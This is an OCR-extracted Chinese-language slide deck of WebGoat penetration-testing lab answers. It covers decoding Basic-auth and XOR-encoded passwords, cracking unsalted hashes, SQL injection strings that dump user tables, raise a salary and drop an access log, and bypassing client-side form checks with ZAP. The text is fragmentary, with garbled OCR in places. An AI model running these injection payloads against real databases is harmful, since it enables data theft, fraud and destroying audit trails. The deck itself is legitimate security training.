

弱點掃描與滲透測試(二)


小試身手



第四小題

第六小題





Crypto Basics-第二題

Basic Authentication

Basic authentication is sometimes used by web applications. This uses base64 encoding. Therefore, it is important to at least use Transport Layer Security (TLS or more commonly known as https) to protect others from reading the username password that is sent to the server.

<pre>\$echo -n "myuser:mypassword" base64 bXl1c2VyOm15cGFzc3dvcmQ=</pre>	
The HTTP header will look like:	
Authorization: Basic bXl1c2VyOm15cGFzc3dvcmQ=	
Now suppose you have intercepted the following header: Authorization: Basic NjExMTM1MTA2OnBhc3N3b3Jk	
Then what was the username and what was the password: post the answer	

 https://www.convertstring.com/ zh TW/EncodeDecode/Base64D ecode



Base64的解碼!

Base64的文本

下載文件

將您的Base64這裡解碼的文本:

611135106:password

Crypto Basics-第二題_答案

•
Now suppose you have intercepted the following header:
Authorization: Basic NjExMTM1MTA2OnBhc3N3b3Jk
Then what was the username 611135106 and what was the password: password post the answer
Congratulations. That was easy, right?

Crypto Basics-第三題

Assignment
Now let's see if you are able to find out the original password from this default XOR encoded string.
Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAtOw== What would be the actual password post the answer

Oz4rPj0+LDovPiwsKDAtOw==

Crypto Basics-第三題_答案

```
http://www.poweredbywebsphere.com/decoder.html
https://strelitzia.net/wasXORdecoder/wasXORdecoder.htm
l
```

Assignment

Now let's see if you are able to find out the original password from this default XOR encoded string.

Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAtOw==
What would be the actual password databasepassword

post the answer

Oz4rPj0+LDovPiwsKDAtOw==



轉為UTF-16

與 95 做XOR

轉為ASCII文字

	;	>	+	>	II	>	,	:	/	>	,	,	(0	-	;
	59	62	43	62	61	62	44	58	47	62	44	44	40	48	45	59
	100	97	116	97	98	97	115	101	112	97	115	115	119	111	114	100
字	d	a	t	а	b	а	S	е	р	а	S	S	W	0	r	d



databasepassword

Crypto Basics-第四題

Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.

Which password belongs to this hash:
BED128365216C019988915ED3ADD75FB

Which password belongs to this hash:
5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8

post the answer

Crypto Basics-第四題_答案

https://crackstation.net

<u>/</u> Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.

~			
Which password belongs to t	his hash:		
BED128365216C019988915 passw0rd	ED3ADD75FB	每次重整答案都一	樣
Which password belongs to t 8C6976E5B5410415BDE908		7A9C873FC4BB8A81F6F2AB448A91	18
admin Congratulations. You fo	post the answer	每次重整答案都不	一樣

SQL Injection



SQL Injection (intro)



使用上面的表,搭配SQL語法撈撈看

Look at the example table. Try to retrieve the department of the employee Bob Franco Note that you have been granted full administrator privileges in this assignment and can access all data without authentication. SQL query Submit

SQL Injection (intro)_第二題_<mark>答案</mark>

SELECT department FROM employees WHERE first_name='Bob' and last_name='Franco'; SELECT * FROM employees WHERE first_name='Bob' and last_name='Franco';

It is your turn!


Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

~	
SQL query	SQL query
Submit	
You have	succeeded!
SELECT de	epartment FROM employees WHERE first_name='Bob' and last_name='Franco';
DEPARTM	ENT
Marketing	

將 Tobi Barnett 的部門改成 'Sales'

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.




SQL Injection (intro)_第三題_<mark>答案</mark>

UPDATE employees SET department='Sales' WHERE first_name='Tobi' and last_name='Barnett'

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.




新增"phone" (varchar(20))到表格 "employees" 中

Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

SQL
query
Submit

SQL Injection (intro)_第四題_<mark>答案</mark>

ALTER TABLE employees ADD phone varchar(20)



給予grant_rights unauthorized_user的權限

Try to grant	t rights to the table <code>grant_rights</code> to user <code>unauthorized_user</code> :
SQL query	SQL query
Submit	

SQL Injection (intro)_第五題_<mark>答案</mark>

GRANT all ON grant_rights TO unauthorized_user



第九題_設定判斷式查看表中內容

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith v or v 1 = 1 v ' Get Account Info

SQL Injection (intro)_第九題_<mark>答案</mark>

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user data WHERE first name = 'John' AND last name = '" + lastName + "'";
Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.
 SELECT * FROM user data WHERE first name = 'John' AND last name = ' Smith ✓ or
                                                                                                          Get Account Info
                                                                                ∨ | 1 = 1
 You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

第十題_Numeric SQL injection

Try It! Numeric SQL injection The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concate "SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID; Using the two Input Fields below, try to retrieve all the data from the users table. Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data. Login_Count: User_Id: Get Account Info

SQL Injection (intro)_第十題_<mark>答案</mark>

~
Login_Count: 123465
User_ld: 0.5 or 10 =10 這一塊最重要,其他部分數字隨便填 Get Account Info
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0, 15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
Your query was: SELECT * From user_data WHERE Login_Count = 123456 and userid= 20 or 1=1

第十一題 繞過帳號密碼

It is your turn!

You are an employee named John Smith working for a big company. The company has an internal system that allows all employe

The system requires the employees to use a unique authentication TAN to view their data.


Your current TAN is 3SL99A.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing you


Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific na You already found out that the query performing your request looks like this:

"SELECT * FROM emplo	oyees WHERE last_name = '	" + name + "' AND auth_tan = '" + auth_tan + "'";
Employee Name:	Lastname	
Authentication TAN:	TAN	
Get department		

SQL Injection (intro)_第十一題_<mark>答案</mark>



第十二題_修改金額



SQL Injection (intro)_第十二題 答案

Name: Smith

TAN:

TAN: 3SL99A';UPDATE employees SET salary=200000 WHERE last_name='Smith

Name: Smith';UPDATE employees SET salary=200000 WHERE last_name='Smith':-- ss



註解

Remember, your name is joint affiliation your current tank is valaba. Employee Name: Smith Authentication TAN: | 3SL99A'; UPDATE employe Get department Well done! Now you are earning the most money. And at the same time you success USERID FIRST NAME LAST NAME DEPARTMENT SALARY AUTH TAN PHONE 37648 Marketing 200000 3SL99A John Smith null Marketing 96134 Bob 83700 LO9S2V Franco null Development 77000 89762 Tobi Barnett TA9LL1 null 34477 Abraham Holman Development 50000 UU2ALK null 32147 Paulina Travers Accounting 46000 P45JSI null

第十三題_把足跡刪掉

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to! Better go and *delete it* completely before anyone notices.

Action contains: Enter search string		
Search logs		

SQL Injection (intro)_第十三題_<mark>答案</mark>

';DROP TABLE access_log;-- ss

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to! Better go and *delete it* completely before anyone notices.

Action contains: ';DROP TABLE access_log;

Search logs

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

結合前面學的試試看



Introduction >
General >
(A1) Injection >
(A2) Broken Authentication >
(A3) Sensitive Data Exposure >
(A4) XML External Entities (XXE) >
(A5) Broken Access Control >
(A7) Cross-Site Scripting (XSS) >
(A8) Insecure Deserialization >
(A9) Vulnerable Components >
(A8:2013) Request Forgeries >

Client side >


Bypass front-end restrictions

Client side filtering

mine tumporm

Challenges

Bypass front-end restrictions



Field Restrictions


In most browsers, client has complete or almost complete control over HTML part of the webpage. The preference.

Task


Send a request that bypasses restrictions of all four of these fields

value either on or off victed to max 5 characters	 Option 1 Option 2 Checkbox: value either on or off ✓ Checkbox Input restricted to max 5 characters 12345 Readonly input field 	Radio button v	vith two possible values	
ricted to max 5 characters	Checkbox: value either on or off ✓ Checkbox Input restricted to max 5 characters 12345 Readonly input field	Option 1		
ricted to max 5 characters	Checkbox Input restricted to max 5 characters 12345 Readonly input field	Option 2		
ricted to max 5 characters	Input restricted to max 5 characters 12345 Readonly input field		us sither on or off	
	12345 Readonly input field	Checkbox: val	ue either on or on	
	12345 Readonly input field		ue either on or on	
nout field	Readonly input field		ue either on or on	
nnut field		✓ Checkbox		
nout field		✓ Checkbox Input restricte		
ilput lielu	ahaana	✓ Checkbox Input restricte		
	change	✓ Checkbox Input restricte 12345	d to max 5 characters	
		✓ Checkbox Input restricte 12345	d to max 5 characters	
mput neiu	change	✓ Checkbox Input restricte		
		Checkbox Input restricte 12345 Readonly inpu	d to max 5 characters	
		Checkbox Input restricte 12345 Readonly inpu	d to max 5 characters	

打開你的ZAP試試看







Online


Method

Request

POST http://localhost:8080/WebGoat/BypassRestrictions/FieldRestrictions Host: localhost:8080 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0 Accept: */* Accept-Language: zh-TW, zh; q=0.8, en-US; q=0.5, en; q=0.3 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 78 Origin: https://localhost:8080 select=option1&radio=option1&checkbox=on&shortInput=12345&

這兩種頁面都可以用







將其數字亂改

Step Continue

Drop

Task

Send a request that bypasses restrictions of all four of these fields

Select field with Option 1 V	two possible value
Radio button wi	th two possible values
Option 1	
Option 2	
Input restricted	to max 5 characters
Input restricted	to max 5 characters
12345	
12345 Readonly input	

第三題_繞過傳值得限制


Validation

Often, there is some mechanism in place to prevent users from sending altered field values to server, such as of popular browsers such as Chrome don't allow editing scripts during runtime. We will have to circumvent the

Task

Send a request that does not fit the regular expression above the field in all fields.

→
Field 1: exactly three lowercase characters(^[a-z]{3}\$)
abc
Field 2: exactly three digits(^[0-9]{3}\$)
123
Field 3: letters, numbers, and space only(^[a-zA-Z0-9]*\$)
abc 123 ABC
Field 4: enumeration of numbers (^(one two three four five six seven eight nine)\$)
seven ///.
Field 5: simple zip code (^\d{5}\$)
01101
Field 6: zip with optional dash four (^\d{5}(-\d{4}))?\$)
90210-1111
Field 7: US phone number with or without dashes ($^{2-9}\d{2}-?\d{3}-?\d{4}$)
301-604-4882
Submit



Accept-Language: zh-TW, zh; q=0.8, en-US; q=0.5, en; q=0.3 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 112 Origin: https://localhost:8080 Connection: weep alive 改成 close Referer: https://localhost:8080/WebGoat/start.mvc Cookie: JSESSIONID=LA1vdN hzM-qe1qS1ty6UQSCbMR4N6dG7SZvhsL2 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin field1=abc&field2=123&field3=abc+123+ABC&field4=seven&field5=01101& field6=90210-1111&field7=301-604-4882&error=0

Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 112
Origin: https://localhost:8080

Connection: close

Referer: https://localhost:8080/WebGoat/start.mvc

Cookie: JSESSIONID=LA1vdN hzM-qe1qS1ty6UQSCbMR4N6dG7SZvhsL2

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors


Sec-Fetch-Site: same-origin

field1=aqwqwe123bc&field2=12XXXX3&field3=abc0..-/*+123+ABC&field4=seqwe234ven&field5=qweqweq&field6=902123123SSSS10-1111&field7=30SSSSSSS04-4882&error=0qwe

亂改一通

90210-1111	fi.				
Field 7: US phone i	number with or withou	ut dashes (^[2-9	9]\d{2}-?\d{3}-?\	d{4}\$)	
301-604-4882	//.				
Submit					


來偷看執行長的薪水





